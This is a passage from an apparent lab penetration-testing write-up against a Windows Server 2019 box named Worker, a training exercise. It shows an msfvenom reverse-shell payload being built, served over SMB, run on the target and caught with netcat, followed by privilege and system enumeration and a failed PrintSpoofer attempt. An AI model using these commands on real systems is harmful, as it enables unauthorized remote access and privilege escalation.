
```
iis apppool\defaultapppool
```

Now I generate a *msfvenom* payload.



```
ghost@localhost [21:41:09] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/worker] [master *]
→ % msfvenom -p windows/shell_reverse_tcp -f exe LHOST=tun0 LPORT=80 > ghost.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Then run smb server.



```
ghost@localhost [21:42:13] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/worker] [master *]
→ % smbserver.py -smb2support kali .
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```


Copy to the server.

```
/c copy \\10.10.14.6\kali\ghost.exe C:\Windows\Temp\ghost.exe
```

Execute with netcat listening.

```
/c C:\Windows\Temp\ghost.exe
```


Receives a reverse shell.



```
ghost@localhost [21:43:17] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/worker] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.203] 50568
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool
```

0x4 Foothol


basic enumeration



```
c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

The user git *SeImpersonatePrivilege*.

I check the system information.




```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 WORKER
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00000-00001-AA615
Original Install Date:     2020-03-28, 13:59:53
System Boot Time:          2023-01-07, 12:41:31
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              4 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
                           [02]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
                           [03]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
                           [04]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.16707776.B64.2008070230, 2020-08-07
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             sv;Swedish
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+01:00) Amsterdam, Berlin, Bern, Rome, Stockholm, Vienna
Total Physical Memory:     6143 MB
Available Physical Memory: 1619 MB
Virtual Memory: Max Size:  7487 MB
Virtual Memory: Available: 2658 MB
Virtual Memory: In Use:    4829 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4552924
                           [02]: KB4494174
                           [03]: KB4539571
                           [04]: KB4562562
                           [05]: KB4561608
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.203
                                 [02]: fe80::684b:16ff:91f8:e01a
                                 [03]: dead:beef::684b:16ff:91f8:e01a
                                 [04]: dead:beef::b8
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

It is running *Windows Server 2019*. Therefore, it might be vulnerable to *PrintSpoofer* exploit.

PrintSpoofer (fail)

I copy the exploit to the Windows server. Then I execute it but it failed.




```
c:\windows\system32\inetsrv>copy \\10.10.14.6\kali\PrintSpoofer64.exe C:\Windows\Temp
copy \\10.10.14.6\kali\PrintSpoofer64.exe C:\Windows\Temp
        1 file(s) copied.

c:\windows\system32\inetsrv>C:\Windows\Temp\PrintSpoofer64.exe
C:\Windows\Temp\PrintSpoofer64.exe
[-] Please specify a command to execute

c:\windows\system32\inetsrv>C:\Windows\Temp\PrintSpoofer64.exe -i -c "cmd.exe"
C:\Windows\Temp\PrintSpoofer64.exe -i -c "cmd.exe"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[-] Operation failed or timed out.

c:\windows\system32\inetsrv>
```

It fails because SMB server is not running.

Users

So there are 2 other users


- restorer
- robisl



```
C:\Windows\Temp>dir C:\Users
dir C:\Users
 Volume in drive C has no label.
 Volume Serial Number is 32D6-9041

 Directory of C:\Users

2020-07-07  16:53    <DIR>          .
2020-07-07  16:53    <DIR>          ..
2020-03-28  14:59    <DIR>          .NET v4.5
2020-03-28  14:59    <DIR>          .NET v4.5 Classic
2020-08-17  23:33    <DIR>          Administrator
2020-03-28  14:01    <DIR>          Public
2020-07-22  00:11    <DIR>          restorer
2020-07-08  18:22    <DIR>          robisl
               0 File(s)              0 bytes
               8 Dir(s)  10233618432 bytes free
```


W: drive

I check with *wmic* and found another drive.



